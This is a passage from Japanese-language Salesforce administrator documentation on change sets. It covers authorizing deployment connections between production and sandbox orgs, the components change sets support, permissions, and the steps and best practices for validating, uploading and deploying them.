たとえば、次の図は本番組織 (Prod) と開発用 (Dev)、テスト用 (Test) の 2 つの Sandbox に対して可能な移行パスを表しています。この例では、すべてテスト済みの変更のみを本番組織が受信できるようになりました。したがって、テスト用 Sandbox のみが本番組織への変更セットのアップロードを許可されます。開発プロジェクトを本番組織と同期させるために、本番組織は変更セットを開発用 Sandbox に送信できますが、テスト用 Sandbox には送信できません。最後に、開発中の機能は反復テストが必要なため、開発用とテスト用の Sandbox の間で相互に変更セットを送受信できるようにする必要があります。

変更セット認証によりコードパスを適用する



メモ: この図は、考えられるコード移行パスの 1 つを示しています。部門は、変更セットを組織間で送受信するために、組織に対して独自のポリシーを作成する必要があります。

関連トピック:

- 変更セットのリリース
- 選択可能なリリース接続の参照
- リリース接続の承認
- リリース接続の詳細の参照

リリース接続の承認

変更の受信を承認することにより、ログインしている組織に別の Salesforce 組織が変更セットを送信できるようにします。

1. [設定] で、［クイック検索］ボックスに「リリース」と入力し、[リリース設定] を選択して、[続行] をクリックします。
2. 承認する組織の横にある [編集] をクリックします。
3. [変更着信を許可] を選択します。
4. [保存] をクリックします。

関連トピック:

- 選択可能なリリース接続の参照
- リリース接続の詳細の参照
- 変更セットのリリース接続

選択可能なリリース接続の参照

リリース接続によって、カスタマイズ内容をある Salesforce 組織から別の組織にコピーできます。リリース接続リストには、この組織に変更をアップロードできる組織、およびこの組織が変更をアップロードできる組織が表示されます。

使用可能な接続を表示するには、[設定]から、［クイック検索］ボックスに「リリース」と入力し、[リリース状況] を選択します。

アクション
: 変更セットの送受信を許可または禁止する組織の横にある [編集] をクリックします。

名前
: 現在ログインしている組織とリリース接続が確立されている組織のリスト。接続についての詳細を参照する組織の名前をクリックします。

説明
: 接続している組織の簡単な説明。

種別
: 接続している組織の種別。値には、本番、Full Copy Sandbox、設定のみ Sandbox、Developer Sandbox があります。

アップロードの認証方向
: 矢印はアップロードが発生する方向を示しています。破線は変更セットがどちらの方向に対しても認証されないことを意味します。接続された組織が受信変更セットを送信できるようにするには、この組織のリリース接続を編集します。送信変更セットを接続された組織に送信する場合、組織のシステム管理者は、その組織の接続を編集する必要があります。

関連トピック:

- リリース接続の承認
- リリース接続の詳細の参照
- 変更セットのリリース接続

リリース接続の詳細の参照

リリース接続によって、カスタマイズ内容をある Salesforce 組織から別の組織にコピーできます。リリース接続リストには、この組織に変更をアップロードできる組織、およびこの組織が変更をアップロードできる組織が表示されます。

接続の詳細を参照する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「リリース」と入力し、[リリース設定] を選択します。
2. 表示する組織名をクリックします。

名前
: 選択した組織の名前。これは、ログインしている組織ではありません。

説明
: 組織の簡単な説明。

種別
接続している組織の種別。値には、本番、Full、Partial Copy、Developer Pro、Developer があります。

変更の受信を許可
選択すると、指定した組織が、現在ログインしている組織に変更セットを送信できるようになります。これは参照専用の項目で、対象組織で [変更の受信を許可] を選択することによってのみ変更できます。

変更の送信を受け入れる
選択すると、指定した組織に、現在ログインしている組織から変更セットを送信できるようになります。

関連トピック:

- リリース接続の承認
- 選択可能なリリース接続の参照
- 変更セットのリリース接続

変更セット

変更セット

変更セットを使用すると、Salesforce 組織間でカスタマイズを送信できます。たとえば、Sandbox 組織で新しいオブジェクトを作成してテストしてから、変更セットを使用して本番組織に送信することができます。変更セットには、[設定] メニューから実行できる変更のみを含めることができます。たとえば、変更セットを使用して、取引先責任者レコードのリストをアップロードすることはできません。変更セットに組織に関する情報は含まれますが、レコードなどのデータは含まれません。

現在の組織から別の組織にカスタマイズを送信する場合は、*送信変更セット*を作成します。送信した変更セットは、受信側の組織には*受信変更セット*として表示されます。

2つの組織間で変更セットを送信するには、リリース接続が必要です。変更セットは本番組織と関連付けられている組織間でのみ送信できます。たとえば、本番組織と Sandbox 間、または同じ組織から作成された 2 つの Sandbox 間で変更セットを送受信できます。

関連トピック:

- 変更セットのリリース接続
- 送信変更セット
- 受信変更セット
- 変更セットで使用可能なコンポーネント
- リリースの特殊な動作

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

リリース接続を編集する
- 「変更セットのリリース」および「すべてのデータの編集」

送信変更セットを使用する
- 「変更セットの作成とアップロード」

  「AppExchange パッケージの作成」

  および

  「AppExchange パッケージのアップロード」

受信変更セットを使用する
- 「変更セットのリリース」および「すべてのデータの編集」

変更セットの権限セットおよびプロファイルの設定

開発者は権限セットまたはプロファイル設定を使用して、変更セットの権限およびその他のアクセス設定を指定できます。権限セット、プロファイル設定、または両方の組み合わせを使用するかどうかを決定する場合は、類似点と相違点を考慮します。

動作	権限セット	プロファイルの設定
権限および設定が含まれる	• 標準オブジェクト権限 • 標準項目権限 • ユーザ権限(「API の有効化」など) メモ: 割り当てられたアプリケーションおよびタブ設定は、権限セットコンポーネントには*含まれません*。	• タブ設定 • ページレイアウトの割り当て • レコードタイプの割り当て • ログイン IP の範囲 • ユーザ権限
サポートコンポーネントに必要な権限および設定が含まれる	• カスタムオブジェクト権限 • カスタム項目権限 • Apex クラスのアクセス • Visualforce ページのアクセス	• 割り当てられたアプリケーション • カスタムオブジェクト権限 • カスタム項目権限 • Apex クラスのアクセス • Visualforce ページのアクセス
コンポーネントとして追加されるか?	はい	いいえ。プロファイルは別の設定で追加されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムオブジェクト権限、カスタム項目権限、Visualforce ページのアクセス、Apex クラスのアクセスについては、常にサポートコンポーネントを変更セットに含めます。たとえば、カスタムオブジェクト *Items* のオブジェクト権限は、Items オブジェクトも含まれる場合に限り含まれます。

メモ: プロファイル設定に含まれるログイン IP 範囲は、リリース先組織に一致するプロファイルがあれば、そのログイン IP 範囲を上書きします。

関連トピック:

- 受信変更セット
- 送信変更セット

変更セットで使用可能なコンポーネント

変更セットに次の種類のコンポーネントが追加される場合があります。

メモ:

- 変更セットに使用できるコンポーネントは、環境とエディションによって異なります。また、一部のコンポーネントでは、Salesforce 組織で対応する機能が有効になっている必要があります。
- 変更セットで使用できないコンポーネントを作成または変更すると、これらのコンポーネントを変更セットに含めて別の組織に送信することはできません。この場合、コンポーネントを作成または変更した場合に実行した手順を繰り返し、手動で変更を移行します。
- 変更セットをリリースすると、リストビューがすべてのユーザに表示されます。必要に応じて、対象組織で表示設定を変更します。
- リリースされたカスタムタブは、デフォルトですべてのユーザに対して非表示になっています。こらのタブは、表示プロパティを適切に設定するプロファイルも変更セットに含まれる場合にのみ表示されます。Professional Edition 組織はこの例外で、リリースされたカスタムタブがデフォルトで常時表示されます。
- [私の非公開カスタムレポート] フォルダに保存されたレポート (非公開レポート) は、変更セットに追加可能なレポートのリストに表示されません。[未整理公開レポート] フォルダに保存されたレポートは、変更セットに追加可能なレポートのリストに表示されますが、変更セットに追加されてもリリースされません。変更セットを使用して非公開レポートまたは未整理レポートをリリースするには、最初にレポートを別のレポートフォルダにコピーまたは移動します。

- 取引先条件に基づく共有ルール
- 取引先所有者の共有ルール
- 取引先テリトリー所有者の共有ルール
- アクション (オブジェクト固有のクイックアクションおよびグローバルクイックアクションを含む)
- アクションリンクグループテンプレート
- レポート作成スナップショット
- Apex クラス
- Apex 共有の理由
- Apex トリガ
- アプリケーション
- 承認プロセス (制限あり)
- 割り当てルール
- 認証プロバイダ
- AutoResponse ルール
- ボタンまたはリンク
- コールセンター
- キャンペーン条件に基づく共有ルール
- キャンペーン所有者の共有ルール
- ケース条件に基づく共有ルール

- ケース所有者の共有ルール
- コミュニティ (ゾーン)
- コンパクトレイアウト
- 取引先責任者条件に基づく共有ルール
- 取引先責任者所有者の共有ルール
- CORS ホワイトリストのオリジン
- カスタムデータ型
- カスタム項目
- カスタム表示ラベル(標準オブジェクトの表示ラベルの変更を除く。詳細は、「カスタム表示ラベル」を参照してください)。
- カスタムオブジェクト
- カスタムオブジェクト条件の共有ルール
- カスタムオブジェクト所有者の共有ルール
- カスタムレポートタイプ
- カスタム設定
- ダッシュボード
- ドキュメント
- メールテンプレート
- エンタイトルメントプロセス
- エンタイトルメントテンプレート
- 外部データソース
- エスカレーションルール
- 項目セット
- FlowDefinition
- フォルダ
- グローバル選択リスト (API バージョン 37.0 のみ)
- グローバル値セット
- グループ
- ホームページのコンポーネント
- ホームページのページレイアウト
- レターヘッド
- 言語翻訳
- リード条件に基づく共有ルール
- リード所有者の共有ルール
- Lightning ページ
- リストビュー
- Live Agent の設定

- Live Chat のリリース
- Live Chat 機密データルール
- 一致ルール
- マイルストン
- 指定ログイン情報
- 商談条件に基づく共有ルール
- 商談所有者の共有ルール
- ページレイアウト
- 権限セット
- プラットフォームキャッシュ区分
- Chatter での承認に使用する投稿テンプレート
- キュー
- レコードタイプ
- リモートサイト
- レポート (制限あり。ページ上部の注意を参照してください)
- ロール
- Sコントロール
- 送信アクション
- 共有セット
- Site.com
- 静的リソース
- タブ
- テリトリー
- トランザクションセキュリティポリシー
- ユーザの条件に基づく共有ルール
- ユーザのメンバーシップに基づく共有ルール
- 入力規則
- Visualforce コンポーネント
- Visualforce ページ
- Wave アプリケーション
- Wave ダッシュボード
- Wave データフロー
- Wave データセット
- Wave レンズ
- ワークフローメールアラート
- ワークフロー項目自動更新
- ワークフローアウトバウンドメッセージ

- ワークフロールール
- ワークフロー ToDo
- ワークフロータイムトリガ

関連トピック:

変更セットの確認
送信変更セットの作成
送信変更セットのコンポーネントの選択
リリースの特殊な動作

変更セットでの承認プロセスの制限

変更セットに承認プロセスを含める前に、次の制限を確認してください。

- 承認ページの項目に標準オブジェクトのカスタム項目が含まれている場合は、そのカスタム項目を送信変更セットに手動で追加する必要があります。変更セットコンポーネントを選択するための［連動関係を参照/追加］オプションには、これらの項目は含まれません。
- 承認プロセスで、カスタム項目を含む投稿テンプレートを参照している場合、変更セットに追加する前にこれらの投稿テンプレートを送信側組織に再保存する必要があります。[設定] から、［クイック検索］ボックスに「*投稿テンプレート*」と入力し、[投稿テンプレート]を選択します。各投稿テンプレートで、[編集]、[保存] の順にクリックします。
- 変更セットには、ソース組織の有効承認プロセスの順序は含まれません。場合によっては、リリース後に対象組織で承認プロセスを並び替える必要があります。
- 変更セットに以前に含まれており別の組織でリリース済みの承認プロセスの［一意の名前］を変更し、変更セット経由で承認プロセスを再送信する場合は、他の組織でリリースされる時点で新しい承認プロセスが作成されます。以前にリリースされた承認プロセスは、変更されません。

変更セットの実装のヒント

変更をアップロードするために必要な認証
: ある組織から別の組織へ変更セットをリリースする前に、リリース先組織の管理者が、2 つの組織間のリリース接続を介したアップロードを許可する必要があります。

リリース接続リストにすべての接続が表示される
: [リリース接続] リストには、本番組織およびすべての Sandbox が自動的に取り込まれます。これらの組織間ではリリース可能ですが、それ以外の組織間ではできません。

メンテナンス中は変更セット接続を使用できない
: リリース接続の承認とページのアップロードでは、本番組織からの情報が必要になります。そのため、本番組織でメンテナンスが行われている間は使用できません。この間に送信変更セットを作成できますが、アップロードはできません。

Sandbox が利用可能であることが必要
: 組織に Sandbox がインストールされていない場合、[リリース接続] ページに「アクセス権がありません」というエラーが表示されることがあります。

リリースは自動的には再起動しない
変更セットの検証またはリリース時にエラーが発生した場合、手動でプロセスを再起動する必要があります。組織がロックされていない、メンテナンス中、またはその他の理由でアクセスできないことがないようにします。

リリースは単一方向のトランザクション
変更セットは、1つのトランザクションで展開します。何らかの理由でリリースが完了できないときは、トランザクション全体がロールバックされます。リリースが正常に完了した後は、すべての変更が組織にコミットされます。リリースはロールバックできません。

リリースではユーザ参照が保持される

変更セット内のコンポーネントがワークフローメール通知の受信者やダッシュボード実行ユーザなど特定のユーザを参照している場合、リリース時にシステムでユーザ名を比較してリリース先組織に一致するユーザがいるか検索されます。

データを Sandbox にコピーすると、ユーザ名を含む本番組織の項目は Sandbox 名を含むように変更されます。 たとえば、`test` という名前の Sandbox の場合、ユーザ名 `user@acme.com` は `user@acme.com.test` になります。変更セットを使用したリリース中、ユーザ名の `.test` は無視されます。このプロセスでは、ある Sandbox のコンポーネントに追加されたユーザを他の Sandbox または本番組織に移行します。

多くの連動コンポーネントを含む変更セット
変更セットに多くの連動関係があるコンポーネントが含まれる場合や、コンポーネントの親に多くの連動関係がある場合、Salesforce で変更セットを開くのに数分かかる可能性があります。この遅延は、Salesforce が変更セットページを表示する前にコンポーネントの連動関係をチェックしているために発生します。多くの連動関係があるコンポーネントの例として、2,500 の連動コンポーネントを含むカスタムオブジェクトに属するカスタム項目などがあります。

関連トピック:

変更セットのベストプラクティス
リリースの特殊な動作

変更セットのベストプラクティス

すべての連動コンポーネントをリリースする
リリース先の組織に存在しない、相互に連動関係のあるコンポーネントのすべてを各送信変更セットに含めてください。リリース先の組織および変更セットに含まれていない別のコンポーネントを参照するコンポーネントをリリースしようとすると、リリースは失敗します。

変更セットを使用すると、リリースする内容をきめ細かく制御できます。たとえば、カスタム項目を個別に移行できます。カスタムオブジェクトとそのすべての項目をリリースするには、カスタムオブジェクトとすべての項目を変更セットに追加する必要があります。カスタムオブジェクトだけを変更セットに追加すると、リリースは失敗しませんが、空のカスタムオブジェクトがリリースされます。

送信変更セットに権限およびアクセス設定を追加する
プロファイルまたは権限セットを送信変更セットに追加すると、システム管理者は、ユーザが新しい機能にアクセスできるようにユーザの権限を移行できます。変更セットの権限セットおよびプロファイルの設定には大きな違いがあります。詳細は、「変更セットの権限セットおよびプロファイルの設定」(ページ 6590)を参照してください。

変更セットのコピーを作成して、アップロードされた変更セットに連動コンポーネントを追加する
変更セットをアップロードしたら、内容は変更できません。連動コンポーネントをすでにアップロードされた変更セットに追加する必要がある場合は、変更セットのコピーを作成し、連動コンポーネントを追加してもう一度アップロードします。

グローバルパブリッシャーレイアウトと Outlook パブリッシャーレイアウトに個別の名前を使用する
送信変更セットにページレイアウトを追加する場合、グローバルパブリッシャーレイアウトと Outlook パブリッシャーレイアウトのタイプが表示されません。グローバルパブリッシャーレイアウトと Outlook パブリッシャーレイアウトに一意の名前を付け、送信変更セットで両者を区別できるようにします。

メンテナンスのスケジュールを避けてリリースを計画する
本番組織と Sandbox 組織の両方に予定されているメンテナンスのスケジュールを避けて、リリース活動を計画してください。機能の中には、Sandbox からアクセスするときに本番組織の情報を必要とするものがあります。さらに、送信変更セットの検証中は送信側組織がロックされ、受信変更セットのリリース中はリリース先組織がロックされます(変更セットが組織をロックしても、組織に対するデータの読み取りや書き込みはできますが、メタデータを変更する設定変更は行えません)。

リリース前の変更セットを確認する
受信変更セットのテストリリースを行い、実際のリリースで発生する成功または失敗のメッセージを確認できます。スケジュール通り (たとえば、使用率の低い時間帯など) のリリースを計画している場合や、前もってリリースが成功するか判断したい場合には、よい方法です。ただし、この処理は、完了までに時間がかかり、組織はその間ロックされるため、リリース時に毎回テストリリースを実行する必要はありません(処理中でも組織に対するデータの読み取りや書き込みはできますが、メタデータを変更する設定変更は行えません)。受信変更セットをテストリリースするには、変更セットの名前をクリックしてから、[検証] をクリックします。

コンポーネントの詳細を表示する
送信変更セットをアップロードした後や、受信変更セットをリリースする前に、コンポーネントの XML 表記を表示できます。

変更セットを 10,000 個のファイルに制限する
変更セットが 10,000 個のファイルに制限されます。変更セットがこの制限を超えている場合、メールテンプレート、ダッシュボード、およびレポートに個別の変更セットを作成できます。これらのコンポーネントは最も数が多く、連動関係の数は少なくなっています。

Web インターフェースを使用して項目を削除または名前変更する
コンポーネントの削除または名前変更をするために変更セットを使用することはできません。コンポーネントを削除するには、リリース先組織の Web インターフェースを使用します。コンポーネントの名前を変更するには、リリース先組織でコンポーネントを削除してから、変更セットで新しいコンポーネントをアップロードします。

変更セットにデータ型の変更が含まれる場合はリリースに時間がかかる可能性を考慮する
変更セットにカスタム項目のデータ型の変更が含まれる場合、こうした変更によって大量のレコードの変更が必要になることがあるため、リリースに相当の時間を要する可能性があります。リリースの大幅な遅延を回避するための代替法は、変更セットをリリースした後にデータ型の変更を手動で適用することです。

リリース先組織でのテストの実行を計画する
変更セットが本番組織にリリースされるとき、Apex クラスまたはトリガをリリースする場合はデフォルトでその組織のすべてのローカル Apex テストが実行されます。ただし、リリース先の組織が Sandbox の場合、テストは自動的には実行されません。

関連トピック:

- 変更セットの実装のヒント
- リリースの特殊な動作

受信変更のリリース

受信変更セット

*受信変更セット*は、別の Salesforce 組織からログインしている組織に送信された変更セットです。変更を適用するには、変更セットをリリースする必要があります。受信変更セットの内容は、コンポーネント単位ではなく、全体をまとめてリリースできます。

ユーザ権限

受信変更セットをリリースする
- 「変更セットのリリース」および「すべてのデータの編集」

関連トピック:

- 受信変更セットの参照
- 送信変更セット
- 変更セット

受信変更セットの参照

[受信変更セット]ページには、リリース待ちの変更セットとリリース済み変更セットの履歴が表示されます。

受信変更セットを表示するには、[設定]から、[クイック検索]ボックスに「*受信変更セット*」と入力し、[受信変更セット]を選択します。

メモ: 受信変更セットは、変更セットがアップロードされてから 6 か月経過すると永久に削除されます。

関連トピック:

- 変更セットの詳細の参照
- 変更セットの確認
- 変更セットのリリース

変更セットの詳細の参照

[変更セット]詳細ページには、特定の変更セットに関する情報が表示されます。

1. [設定]から、[クイック検索]ボックスに「*受信変更セット*」と入力し、[受信変更セット]を選択します。

2. 変更セットの名前をクリックします。

関連トピック:

- 受信変更セットの参照
- 変更セットの確認
- 変更セットのリリース

変更セットの確認

変更をリリースしなくても変更セットを確認できます。変更セットを確認することで、実際のリリースで受信する成功または失敗のメッセージを確認できます。

1. [設定] から、[クイック検索] ボックスに「*受信変更セット*」と入力し、[受信変更セット] を選択します。
2. 変更セットの名前をクリックします。
3. [検証] をクリックします。

   メモ: ピーク時間外に検証を開始し、検証の進行中は組織への変更を制限することをお勧めします。検証プロセスでは、リリースされるリソースがロックされます。検証の進行中にロックされたリソース、またはそれらのリソースに関連付けられた項目を変更すると、エラーが発生する可能性があります。

4. 確認が完了したら、[結果を参照] をクリックします。

変更セットが正常に検証されている場合は、クイックリリースの対象になる可能性があります。詳細は、「クイックリリース」を参照してください。

関連トピック:

- 受信変更セットの参照
- 変更セットの詳細の参照
- 変更セットのリリース

変更セットのリリース

1. [設定] から、[クイック検索] ボックスに「*受信変更セット*」と入力し、[受信変更セット] を選択します。
2. [リリース待ちの変更セット] リストで、リリースする変更セットの名前をクリックします。
3. [リリース] をクリックします。

または、本番環境へのリリース時間を短縮するクイックリリースを実行できます。変更セットが正常に検証されている場合は、クイックリリースの対象になる可能性があります。詳細は、「クイックリリース」を参照してください。

変更セットは、1 つのトランザクションで展開します。何らかの理由でリリースが完了できないときは、トランザクション全体がロールバックされます。リリースが正常に完了した後は、すべての変更が組織にコミットされます。リリースはロールバックできません。

メモ: Force.com プラットフォームでは、本番組織にリリースする前に、コードのうち少なくとも 75% が単体テストを受ける必要があります。100% のコードをテストすることが理想的です。コードの対象範囲の制限は、Sandbox または Developer Edition 組織には適用されません。

リリースオプション

コンポーネントが Apex ジョブから参照されているときにリリースが失敗するのを防ぐには、[リリース設定] ページで [対応する **Apex** ジョブが待機中か処理中の場合、コンポーネントのリリースを許可する] をクリックしてから [保存] をクリックします。このオプションを使用すると、待機中か処理中かに関係なく、Apex ジョブ (スケジュール済みジョブ、一括処理ジョブ、および future メソッドなど) で参照されるコンポーネントをリリースできます。このオプションは、メタデータ API で開始された変更セットおよびリリースに適用されます。

メモ:

- このオプションを有効にすると、サポートされていない変更が原因で、Apex ジョブが失敗する可能性があります。
- このオプションは、Salesforce ユーザインターフェース ([設定] または開発者コンソール) での Apex コードの編集および保存には適用されません。そのため、Apex クラスに関連付けられた有効なジョブがある場合は失敗します。このオプションが有効になっている場合、Force.com IDE を使用した Apex コードの更新は成功します。これは、コードの更新にメタデータ API が使用されるためです。

関連トピック:

- 受信変更セットの参照
- 変更セットの詳細の参照
- リリースの特殊な動作
- 変更セットのリリースの監視

変更セットのリリースの監視

変更セットは、サイズと複雑さによって、リリースに要する時間が決まります。リリースされるまでの間、リリース処理を監視すると役に立つ場合があります。

[リリース状況] ページで、処理中のリリースの状況を追跡します ([設定] から、[クイック検索] ボックスに [リリース状況] と入力し、[リリース状況] を選択します)。[リリース状況] ページには、完了したリリースも表示されます。

または、[変更セットの詳細] ページで、完了したリリースを確認することもできます。[設定] からこのページにアクセスするには、[クイック検索] ボックスに「*受信変更セット*」と入力し、[受信変更セット] を選択して、リリース済み変更セットの名前をクリックします。変更セットのリリースは、[リリース履歴] セクションの下に表示されます。

関連トピック:

- 変更セットのリリース
- 変更セットのリリース接続
- リリースの監視

変更の送信のアップロード

送信変更セット

*送信変更セット*は、ログインしている Salesforce 組織で作成された、他の組織に送信するための変更セットです。一般に送信変更セットは、Sandbox でカスタマイズ内容を作成およびテストした後に本番組織に送信するために使用されます。

メモ: 変更セットのファイル数は 10,000 件、合計サイズは 400 MB に制限されています。変更セットコンポーネントは、メタデータ XML ファイルとして表されます。変更セットのコンポーネント数が約5,000を超えていないことを確認します。

送信変更セットを別の組織に送信しても、その組織で変更が実装されることを保証するものではありません。変更が適用されるには、送信先組織が変更セットをリリースする必要があります。

ヒント: 円滑なリリースを行えるように、変更セット内の権限セットとプロファイル設定に関する情報を確認してください。

ユーザ権限

送信変更セットを作成、編集、またはアップロードする

- 「変更セットの作成とアップロード」

「AppExchange パッケージの作成」

および

「AppExchange パッケージのアップロード」

変更セットをアップロードした後、その状況は完了になり、コンポーネントを変更できません。また、完了した変更セット内のコンポーネントは更新されません。同じコンポーネントのセットを再リリースするには、変更セットをコピーします。コピーした変更セットには、コンポーネントソースへの最新の変更が含まれます。コピーした変更セット内のコンポーネントは追加または削除できます。変更セットのコピーは、プロジェクトの反復フェーズで役立ちます。

関連トピック:

- 送信変更セットのコンポーネントの選択
- 送信変更セットの作成
- 変更セットの権限セットおよびプロファイルの設定
- 受信変更セット
- 変更セット

送信変更セットのコンポーネントの選択

送信変更セットのコンポーネントを選択する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。
2. [変更セット] リストで、変更セットの名前をクリックするか、新しい変更セットを作成します。
3. コンポーネントを追加するには、[追加] をクリックします。
4. コンポーネントの種別と追加するコンポーネントを選択して、[変更セットに追加] をクリックします。
5. [プロファイルの追加] をクリックして、変更セットにプロファイルの設定を追加します。

   メモ: Professional Edition では、変更セットにプロファイルの設定を追加できません。

6. 必要に応じて、[連動関係を参照/追加] をクリックして、連動コンポーネントを追加します。

メモ: 連動コンポーネントは、その他のコンポーネントの有無によって異なります。この変更セットがリリースされるすべての組織に連動コンポーネントがあることが明らかでない場合は、連動コンポーネントを変更セットに追加します。

関連トピック:

- 送信変更セットの作成
- 連動コンポーネントの表示と変更セットへの追加
- 変更セットで使用可能なコンポーネント

連動コンポーネントの表示と変更セットへの追加

連動関係は、1 つまたは複数のコンポーネントが別のコンポーネントに対して存在する必要がある関係です。変更セットがリリースされるすべての組織に連動コンポーネントが存在することが明らかでない場合は、連動コンポーネントを変更セットに追加します。

連動コンポーネントを送信変更セットに追加する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。
2. [変更セット] リストで、変更セットの名前をクリックします。
3. [連動関係を参照/追加] をクリックします。
4. [コンポーネントの連動関係] ページで、リリースする連動コンポーネントを選択し、[変更セットに追加] をクリックします。

警告: 変更セットに含まれる連動関係が 2500 より多い場合、[コンポーネントの連動関係] ページには先頭の 2500 個の連動関係のみ表示されます。

関連トピック:

- 送信変更セットのコンポーネントの選択
- 送信変更セットのアップロード
- 変更セットで使用可能なコンポーネント

送信変更セットのアップロード

変更セットに含むコンポーネントを集めたら、別の Salesforce 組織にアップロードできます。変更セットをいったんアップロードしたら、編集や取り消しはできません。

1. [設定] から、[クイック検索] ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。
2. 変更セットの名前をクリックします。
3. 変更セットの送信先の組織を選択します。
4. [アップロード] をクリックします。

メモ: 送信変更セットの有効期限は、アップロード後 6 か月です。有効期限が切れると、変更セットは永久に削除されます。

関連トピック:

分散 Salesforce サービスアップグレード中の変更セットのアップロード
送信変更セットの作成

送信変更セットの作成

送信変更セットは、ログインしている Salesforce 組織から他の組織に送信する変更です。

送信変更セットを表示するには、[設定] から、［クイック検索］ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。

- 変更セットを新規作成するには、[新規] をクリックします。
- 既存の変更セットの詳細を表示するには、名前をクリックします。

関連トピック:

送信変更セットのコピー
送信変更セット検証エラー

送信変更セットのコピー

コピーすることによって既存の変更セットのコピーを作成できます。

1. [設定] から、［クイック検索］ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。
2. コピーする変更セットの名前をクリックします。
3. [コピー] をクリックします。

関連トピック:

送信変更セットの作成

送信変更セットの削除

1. [設定] から、［クイック検索］ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。
2. 削除する変更セットの名前をクリックします。
3. [削除] をクリックします。

関連トピック:

送信変更セットの作成

送信変更セット検証エラー

バージョン間検証に関するエラーが発生した場合、送信変更セットの作成に使用する組織は、送信先組織とは異なるバージョンで実行されています。Salesforce分散リリースにより組織がさまざまな時間にアップグレードされる場合があるため、このエラーは通常アップグレード時に発生します。このエラーが発生した場合、バージョン間で互換性のあるコンポーネントだけをリリースできます。

関連トピック:

送信変更セットの作成
送信変更セットのアップロード

分散 Salesforce サービスアップグレード中の変更セットのアップロード

Salesforce サービスアップグレード中はアップグレードが順を追って実施されるため、本番環境と Sandbox 環境が同じバージョンのプラットフォームで実行されていない場合があります。一部のコンポーネントには、その種類のコンポーネントをリリースできない新機能が含まれている可能性があります。このようなコンポーネントは、本番組織が Sandbox と同じバージョンで実行されるようになった後にリリースできます。

バージョンの互換性がないためにリリースできないコンポーネントがある変更セットをアップロードすると、システムはリリースできないコンポーネントを検知します。この場合、Salesforceでそれ以外のコンポーネントをアップロードすることを選択できます。

関連トピック:

送信変更セットのアップロード

リリースの特殊な動作

変更をSalesforce組織にリリースする場合、必要なすべての変更が含まれるように、リリースの個々のコンポーネントがどのように動作するのかを考慮します。次の情報を参考にして、リリースに含めるものや、対象組織での変更の表示方法を決定してください。

「メタデータ API」セクションにリストされている動作は、Force.com移行ツールまたはForce.com IDEを使用している場合に適用されます。

変更セットコンポーネント

承認プロセス

- 承認ページの項目に標準オブジェクトのカスタム項目が含まれている場合は、そのカスタム項目を送信変更セットに手動で追加する必要があります。変更セットコンポーネントを選択するための［連動関係を参照/追加］オプションには、これらの項目は含まれません。
- 承認プロセスで、カスタム項目を含む投稿テンプレートを参照している場合、変更セットに追加する前にこれらの投稿テンプレートを送信側組織に再保存する必要があります。[設定] から、［クイック検索］ボックスに「*投稿テンプレート*」と入力し、[投稿テンプレート]を選択します。各投稿テンプレートで、[編集]、[保存] の順にクリックします。

- 変更セットには、ソース組織の有効承認プロセスの順序は含まれません。場合によっては、リリース後に対象組織で承認プロセスを並び替える必要があります。
- 変更セットに以前に含まれており別の組織でリリース済みの承認プロセスの［一意の名前］を変更し、変更セット経由で承認プロセスを再送信する場合は、他の組織でリリースされる時点で新しい承認プロセスが作成されます。以前にリリースされた承認プロセスは、変更されません。

Apex クラスおよび Apex トリガ

デフォルトでは、Apex ジョブを待機中または処理中にする Apex コードへの変更はリリースできません。これらの変更をリリースするには、次のいずれかを実行します。

- Apex コードへの変更をリリースする前に、Apex ジョブをキャンセルします。リリース後にジョブを再スケジュールします。
- Salesforce ユーザインターフェースの [リリース設定] ページで Apex ジョブによるリリースを有効化します。

カスタム項目

- メタデータ API を使用して、カスタム項目のデータ型を変更することはできません。対象組織に対するこのような変更は、ユーザインターフェースを使用して手動で行う必要があります。

カスタムオブジェクト

API バージョン 29.0 以前では、メタデータ API を使用して、オブジェクトの `sharingModel` を変更することはできません。対象組織に対するこのような変更は、ユーザインターフェースを使用して手動で行う必要があります。

API バージョン 30.0 以降、メタデータ API とユーザインターフェースを使用して、内部ユーザ向けにオブジェクトの `sharingModel` を変更できます。

オブジェクトの `sharingModel` 項目の更新と新しい共有ルールの追加を同時に行うことはサポートされていません。

フロー

- 変更セットを使用してフローをリリースする場合、移行サポートの制限を考慮します。変更セットで使用可能な項目とコンポーネントのみをフローで参照していることを確認してください。
- 変更セットには 1 つのバージョンフローのみを含むことができます。
- 送信変更セットをアップロードするときに有効なバージョンがない場合、最新の無効なバージョンが使用されます。
- 変更セットの連動コンポーネントを参照するとき、[コンポーネントの連動関係] ページに、フローのすべてのバージョンの連動関係が一覧表示されます。関連するフローバージョンのすべての相互連動関係コンポーネントを送信変更セットに追加します。
- 変更セットの有効なフローは、対象に無効としてリリースされます。リリース後手動でフローを有効化してください。
- 変更セットを使用してフローをリリースまたは再リリースすると、対象組織にフローのバージョンが作成されます。

指定ログイン情報

指定ログイン情報の次のコールアウトオプションは、ユーザインターフェースからのみ設定できます。デフォルト値が対象組織に対して適切ではない場合、その組織のシステム管理者がリリース後に手動で指定ログイン情報を設定する必要があります。

- 認証ヘッダーを生成 — デフォルト: 有効化
- `HTTP` ヘッダーの差し込み項目を許可 — デフォルト: 無効化
- `HTTP` 本文の差し込み項目を許可 — デフォルト: 無効化

権限

「変更セットの権限セットおよびプロファイルの設定」 (ページ 6590)を参照してください。

ページレイアウト

